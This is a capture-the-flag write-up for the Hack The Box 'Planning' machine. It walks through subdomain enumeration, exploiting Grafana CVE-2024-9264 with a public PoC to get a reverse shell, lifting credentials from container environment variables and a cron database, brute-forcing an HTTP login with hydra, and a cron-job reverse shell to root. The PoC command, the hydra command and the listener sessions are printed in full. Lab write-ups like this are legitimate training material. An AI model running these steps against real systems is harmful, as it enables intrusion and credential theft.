

Planning

Tags: [#Linux/Ubuntu](#) [#Easy](#) [#Nginx](#) [#Hidden-Subdomains](#) [#Outdated-software](#) [#RCE](#)
[#Docker](#) [#Sensitive-Data-Exposure](#) [#Overprivileged-Processes](#) [#Cronjobs](#)

Nmap Results

```
Nmap scan report for 10.10.11.68
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Service Enumeration


Scan results reveal ports 22 and 80 running SSH and an nginx webserver respectively. After adding planning.htb to my /etc/hosts file, I navigate to the website:



I discover that this site is running PHP after clicking to different pages and seeing the .php extension in the address bar. We can use this to brute force pages with **feroxbuster**. I will also run another feroxbuster scan for hidden directories and **gobuster** in **vhost** mode for hidden subdomains

Unfortunately, I didn't find anything interesting in any of the feroxbuster scans, nor in the initial gobuster scan. However, after looking at the source code for the web page and seeing some spanish comments, I thought to use the **subdomains-spanish.txt** wordlist. That scan returned one result: **grafana.planning.htb**.


We're presented with a login screen once we get there:



Take a look at the machine description on HTB, which reads:

```
As is common in real life pentests, you will start the Planning box with
credentials for the following account: admin / 0D5oT70Fq13EvB5r
```

These creds appear to be valid here and we're now logged in as admin on grafana:




If you click on the help icon on the top right, you'll find that the Grafana version is **11.0.0**. Knowing this, I searched online for vulnerabilities and found a [GitHub](#) page on **CVE-2024-9264** along with a POC.

The root of this vulnerability is in an experimental module called "SQL Expressions", which allows query output to be post-processed with other SQL queries. This module passed SQL queries directly to the DuckDB CLI without proper input sanitization, so if a query was crafted maliciously, it leads to RCE and LFI.

Exploitation

Initial Access

To kick it off, we just `git clone` it, `cd` into the directory, and execute the `poc.py` file with `python3` with the url, username and password, and the ip and port of your machine for your listener



```
johnmap007@kali: ~/htb/boxes/active/planning
(johnmap007@kali)~/htb/boxes/active/planning/CVE-2024-9264-RCE-Exploit
$ python3 poc.py --url http://grafana.planning.htb --username admin --password 0D5oT70Fq13EvB5r --reverse-ip 10.10.11.68 --reverse-port 9001
[SUCCESS] login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 9001

(johnmap007@kali)~/htb/boxes/active/planning
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.11.68] from (UNKNOWN) [10.10.11.68] 44548
sh: 0: can't access tty; job control turned off
# ls
LICENSE
bin
conf
public
# pwd
/usr/share/grafana
#
```

Interestingly enough, we log in as root, but there are no flags, and lots of commands that are normally on a system are not present. This most likely means we're in a VM or container.

To confirm this, I'm going to check the very first process with `ps -p 1 -o comm= :`

```
# ps -p 1 -o comm=
grafana
#
```

Normally, this should say "systemd", but because docker containers are isolated environments and not full blown systems, it will output the name of the process the container was started with, like bash, python, or in this case grafana.

I was looking around for a while and eventually found the creds `enzo:RioTecRANDEntANT!` in the environment variables:

```
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLV=1
HOME=/usr/share/grafana
OLDPWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=pwd
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share
```

I tried to SSH with them and it was successful.

Privilege Escalation

In `/opt` there's a "crontabs" directory with a `crontab.db` file. Below are its contents:

```
{
  "name": "Grafana backup",
  "command": "/usr/bin/docker save root_grafana -o /var/backups/grafana.tar
&& /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c
/var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm
/var/backups/grafana.tar.gz",
  "schedule": "@daily",
  "stopped": false,
  "timestamp": "Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal
Time)",
  "logging": "false",
```

```

    "mailing": {},
    "created": 1740774983276,
    "saved": false,
    "_id": "GTI22PpoJNtRKg0W"
  }
  {
    "name": "Cleanup",
    "command": "/root/scripts/cleanup.sh",
    "schedule": "* * * * *",
    "stopped": false,
    "timestamp": "Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)",
    "logging": "false",
    "mailing": {},
    "created": 1740849309992,
    "saved": false,
    "_id": "gNIRXh1WIc9K7BYX"
  }
}

```


That zip password near the top might be useful later, but there is no archive in `/var/backups` with the name "grafana.tar.gz.zip", so we have to move on

Taking a look in `/usr/lib/node_modules`, there's a directory "**crontab-ui**" that seems to contain a JS app. There's also a Dockerfile inside which tells us that it's set up on port 8000. If we run `ss -tanup`, we see that something is listening on that port, but it doesn't reveal the process.

Furthermore, if we try `ps aux`, we only see 2 processes, that one and "-bash". This is because of the **hidepid=2** flag in `/etc/fstab`, which completely restricts users from seeing processes that they haven't started

The best we can do is port forward this port by logging out of the current SSH connection and logging back in with `-L 8000:localhost:8000`

After successful login, I navigated to `localhost:8000` in my browser and got an HTTP Authentication panel:



I'm going to try passing the zip password here, but I don't know what the username could be. I'll use hydra with a very small wordlist in seclists for this as a first step. So the full command would be:


```
hydra -f -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -p P4ssw0rdS0pRi0T3c http-get://localhost:8000
```

The `-f` flag tells hydra to stop guessing once login is successful


```
(johnmap007@kali) - [~/htb/boxes/active/planning]
$ hydra -s 8000 -f -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -p P4ssw0rdS0pRi0T3c http-get://localhost:8000
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-18 15:13:47
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:17/p:1), ~2 tries per task
[DATA] attacking http-get://localhost:8000/
[8000][http-get] host: localhost login: root password: P4ssw0rdS0pRi0T3c
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-18 15:13:47
```

Looks like the zip password worked and the username is root. Let's take a look at the site now:



We can schedule our own cron jobs. If there's no filter to what can be ran, all I have to do is create a cron job that executes a reverse shell payload every minute. Here's how it should be set up:



There were no problems creating it. There's actually a "run now" button I can click, and it should execute.

I click it and with my listener set up, it caught a shell as root:


```
(johnmap007@kali)-[~/htb/boxes/active/planning]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.68] 48288
whoami
root
```

Skills Learned

- To find out if you're in a docker container, you can:
 1. Execute `ps -p 1 -o comm=`, which selects PID 1 and shows just the name of the command being executed. If it's anything else other than "**systemd**", that's a big indicator you're in a container
 2. Find out if a **".dockerenv"** file exists anywhere.
 3. Look at the contents of **/proc/1/cgroup** and see if there's any mention of docker
 4. Execute `hostname`. If it's a 12 character string, it's probably the container ID, which you can cross check with tactic #3
 5. **BONUS:** Checking `/sys/class/dmi/id/product_name` is good for determining whether you're in a VM or a bare-metal host. This has nothing to do with docker but is still useful.
- If `ps aux` returns an unusually short list and all of the processes seem to be run only by the user you're currently logged in as, it might be because "hidepid=2" (or 1) is present in **/etc/fstab**
- If you can't find credentials to an HTTP Authentication panel, or some other login form, brute forcing them with `hydra` might be worth a try.

Proof of Pwn

<https://www.hackthebox.com/achievement/machine/391579/660>